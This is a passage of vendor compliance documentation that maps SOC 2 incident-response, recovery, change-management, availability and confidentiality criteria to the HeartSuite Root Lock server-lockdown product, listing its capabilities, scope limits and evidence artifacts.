Once Fleet syslog is on, journalctl -t heartsuite provides a timestamped log of alerts and enforcement decisions (message text begins with heartsuite-alert:)
File version history in Dashboard Backup shows what changed and when, supporting forensic timeline reconstruction
Allowlist update during active incident:
If a compromised program must be removed from the allowlist, a maintenance window is required. After the seal is applied, reboot from a physical or serial console and select Maintenance: unseal and return to Root Lock. When the seal is not applied, Maintenance switches you to Setup Mode on the Root Lock kernel.
Maintenance presents a readiness checklist (listening ports, SSH findings) on the unsealed path before the YES switch.
Recovery:
File Backup allows restoring any file to any prior version, including versions from before a compromise began
Timeline view allows batch restore of all files modified on a given date — the appropriate tool for ransomware recovery
Scope: Root Lock does not provide a customer-facing incident response policy template. An IR policy covering escalation contacts, communication plan, SLAs, and regulatory notification is an organizational control the customer must supply. Root Lock’s technical containment and investigation capabilities serve as the evidence base for that policy.
Maintenance window log showing the date and steps of allowlist update
Backup restore log from hs-version-manager or Dashboard Backup showing recovery actions
CC7.5 — Recovery from security incidents
Official criterion: The entity identifies, develops, and implements activities to recover from identified security incidents.
How Root Lock can support a customer control:
Per-write versioned backups:
Root Lock creates a backup version of every file write in protected directories. Unlike scheduled snapshot tools, there is no backup window — if a file is encrypted or corrupted at 3:47 AM, the version from 3:46 AM exists.
Ransomware exploits that window in schedule-based backup tools. CVE-2024-40711 in Veeam Backup & Replication shows a second gap: the attacker targets the backup agent itself.
Under Lockdown, root cannot overwrite or delete the backups, because the kernel blocks write and unlink to /.hs/b/ for every program except Root Lock backup tooling. There is no backup agent to kill.
Recovery workflow:
Recovery scenario
HeartSuite tool
Single file corrupted
Dashboard Backup → File-first browse → select version → restore
Ransomware: many files modified same day
Dashboard Backup → Timeline view → filter by date → batch restore
Restore from CLI/automation
hs-version-manager replace <path> <version>
List available versions
hs-version-manager list <path>
System recovery after Root Lock kernel failure:
If the Root Lock kernel fails to load, the startup script isolates the primary network interface and removes all immutable flags. The host is then without Root Lock protection and without network access. Recovery requires booting to the maintenance kernel from physical or serial-console access.
Scope: Backup files are versioned filesystem copies — there is no encryption at the Root Lock layer. If backup confidentiality at rest is required, disk-level encryption (dm-crypt/LUKS) must be configured at the OS level by the customer. An alert fires when backup transitions from enabled to disabled, and when any previously-covered directory is removed from coverage.
Test restore log demonstrating successful file recovery
Backup directory listing showing version history for a protected file
Recovery procedure documentation (this document and the product’s Maintenance guide)
CC8 — Change management
CC8.1 — Controls for changes to infrastructure and software
Official criterion: The entity authorizes, designs, develops or acquires, configures, documents, tests, approves, and implements changes to infrastructure, data, software, and procedures to meet its objectives.
How Root Lock can support a customer control:
All changes require a maintenance window:
Any change to system configuration, installed software, or network access patterns requires switching to Setup Mode first. This is enforced by the kernel — in Lockdown, package installations fail because dpkg cannot create temporary directories that the kernel blocks. Software updates cannot be installed silently while Lockdown is active.
The required change management flow:
Open a maintenance window from the Dashboard (Maintenance [m])
Complete the safety checklist (network isolation, daemon shutdown, SSH restriction)
If Lockdown is applied: reboot from a physical or serial console and select Maintenance: unseal and return to Root Lock. If the strip already says Lockdown not applied: type YES and reboot once
Make changes — install packages, update configuration, apply updates
Review new activity in the Dashboard queues (new programs, file accesses, network destinations)
Approve new entries explicitly before re-engaging Lockdown ([l])
Update integrity verification:
Updates are delivered as a single self-extracting bundle (heartsuite-install.sh). Before running the installer, the SHA-256 checksum must be verified against the published value:
sha256sum -c heartsuite-install.sh.sha256
The installer will not overwrite protected files while the Root Lock kernel is booted, so you run it from a terminal in Setup Mode and type YES when it asks. The machine then takes one stock boot, and the installer continues the update from there. See Updating Root Lock.
Policy change record:
Git history is the authoritative policy change record. The on-host JSONL approval log is when and which uid/tty ran an approval, with the timestamp and the entry. The allowlist itself, stored in /.hs/sys/, is what the host enforces, and it is immutable under Lockdown.
Scope: Update integrity relies on SHA-256 checksum verification — there is no GPG or PGP signature authenticating the bundle’s origin against a HeartSuite-controlled signing key. The checksum verifies the file arrived intact; supply-chain authentication depends on retrieving the bundle and checksum over HTTPS from the HeartSuite distribution endpoint.
Machine-readable supply-chain artifacts are published at /advisories/: CONFIG-gate SBOM, OSV, and CycloneDX. SPDX dual-format and GPG/cosign signing are not generally available.
There is no built-in multi-host push from a HeartSuite server. Policy is applied per-host by your automation (Ansible, Terraform, scripts, GitOps, ServiceNow, etc.), with rich export for central consumption and attribution. See Central Policy Management and External Control for patterns.
In fleet deployments, allowlist changes are applied per server by the customer’s control plane. Lockdown entitlement still requires per-host subscription activation.
There is no remote unseal from Ansible. Fleet-scale software updates are applied by reprovisioning instances from an updated image, or by the per-host maintenance window above. See Enterprise Adoption Guide.
Evidence artifacts:
Maintenance window log showing dates of mode changes
Update installation log at /var/log/heartsuite/install.log (visible on cloud serial consoles such as AWS EC2 Serial Console or Get system log)
SHA-256 verification output from update procedure
Dedicated JSONL approval log with timestamp, uid, tty, and the specific program, file, or network entries approved in each change
Allowlist showing programs, file accesses, and network destinations approved for each maintenance cycle
Dashboard queue review records showing items approved during each maintenance window
A1 — Availability
A1.2 — Environmental protections, backup, and recovery infrastructure
Official criterion: The entity authorizes, designs, develops or acquires, implements, operates, approves, maintains, and monitors environmental protections, software, data backup processes, and recovery infrastructure to meet its objectives.
A1 applies only if Availability is in the examination.
How Root Lock can support a customer control:
Root Lock does not provide environmental protections (power, HVAC, fire, physical site). Those remain the customer’s or cloud provider’s controls.
The product can contribute to the backup and recovery clause of A1.2: per-write versioned copies under /.hs/b/, kernel-protected under Lockdown. Those copies stay on the host and are unencrypted at the Root Lock layer. Offsite DR and LUKS stay with the customer.
Ransomware (separate from environmental protections above). Root Lock addresses it at two layers:
Prevention layer: In Lockdown, programs not on the allowlist cannot execute — a ransomware binary dropped on the server cannot run.
Recovery layer: If ransomware runs inside an approved process (e.g., malware that hijacks a legitimate application), per-write backups preserve all file versions. Under Lockdown, the kernel protects backup files from the compromised process.
Malware persistence prevention: Nothing an attacker installs survives a reboot. Cron jobs, systemd units, and shell profile backdoors are sealed under Lockdown. A rebooted system returns to the state at Lockdown activation.
Maintenance safety checklist: Before any mode change, the Dashboard presents a checklist that flags network exposure, active daemons, and SSH configuration. This reduces the risk of an attacker exploiting the maintenance window (the period when blocking is temporarily suspended).
Scope: Root Lock does not prevent denial-of-service (DoS) at the application or network layer. Root can kill -9 approved services or panic the kernel. Availability hardening against DoS requires a separate control.
An alert fires when backup is disabled or a covered directory is removed from coverage. Ransomware prevention and per-write recovery remain in place regardless.
Evidence artifacts:
Backup configuration showing protected directories and version history
C1.1 — Identification and maintenance of confidential information
Official criterion: The entity identifies and maintains confidential information to meet the entity’s objectives related to confidentiality.
C1 applies only if Confidentiality is in the examination.
How Root Lock can support a customer control:
Classification and inventory of confidential information remain a customer process. File-access allowlists can support protection of paths the customer has already classified.
File access containment (protection of classified paths, not identification): Every program can only read the files in its file access allowlist. A compromised application cannot read credentials, private keys, or confidential data that it was never approved to access during Setup Mode. This applies regardless of user privilege.
Exfiltration prevention: Even if a program can read confidential data within its file access allowlist, it cannot send that data to an unapproved destination. The network allowlist restricts each program to specific IPs. A program with no approved outbound destinations has no exfiltration path at all.
Scope: An attacker who already has root can read disk content with direct kernel-level access. Confidentiality during a live breach session is the role of disk encryption (dm-crypt/LUKS), not Lockdown.
Backup files are versioned filesystem copies with no encryption at the Root Lock layer; disk-level encryption covers backup files if applied at the OS level. Root Lock limits what data can be exfiltrated, not what data can be read from a running kernel session.
Evidence artifacts:
File access allowlist showing that programs are scoped to their required paths
Network allowlist showing outbound destinations per program
Disk encryption configuration (separate control — customer-supplied)
Summary table
SOC 2 criterion
Product contribution (not “satisfies”)
Customer artefacts
CC6.1 Logical access
Program/file/network allowlist; kernel-level blocking in Lockdown
Allowlist export, Dashboard screenshot, JSONL log
CC6.3 Authorization / SoD
Not implemented in the Dashboard — flat root access; organizational control required
Customer sudoers policy, PAM or privileged-access records
CC6.6 Outside-boundary threats
Not covered (no inbound filter). Five-category seal is CC6.1/CC8.1
Cloud SG / host packet filter; seal inventory if citing CC6.1
CC6.7 Transmission / movement
Outbound IP allowlist may support a customer control; product webhook HTTPS is not entity TLS
Alert configuration, syslog rule, dedicated JSONL approval log, SIEM records
CC7.2 System monitoring
Protection state indicator; status.json; two syslog streams (enforcement decisions + alerts); webhook; dedicated JSONL approval log; rotating application audit log
SIEM records + JSONL approval log for Type II audit period
CC7.3 Security event evaluation
Alert classification (immediate vs. threshold); Lockdown queue for investigation
Alert logs, denied-item queue, SIEM records
CC7.4 Incident response
Structural containment; investigation queue; file restore; no customer IR runbook template
Maintenance log, restore records, customer IR policy
CC7.5 Recovery
Per-write versioned backup under kernel protection; alerts on backup-disabled and coverage-reduced transitions; no encryption at HeartSuite layer
Backup config, version history, restore log
CC8.1 Change management
Maintenance window required; SHA-256 update verification (no GPG); CycloneDX/OSV/CONFIG SBOM at /advisories/; per-host allowlist applied by customer automation; Git history is the policy change record, and the JSONL approval log is when and which uid/tty ran an approval; no built-in multi-host push from HeartSuite
Maintenance log, install log, allowlist, central automation records, SIEM/JSONL evidence
A1.2 Availability protection
Ransomware blocking in Lockdown + per-write recovery; malware persistence prevention
Backup config, alert log, maintenance checklist
C1.1 Confidentiality
File access scoping; outbound exfiltration prevention; no backup encryption at HeartSuite layer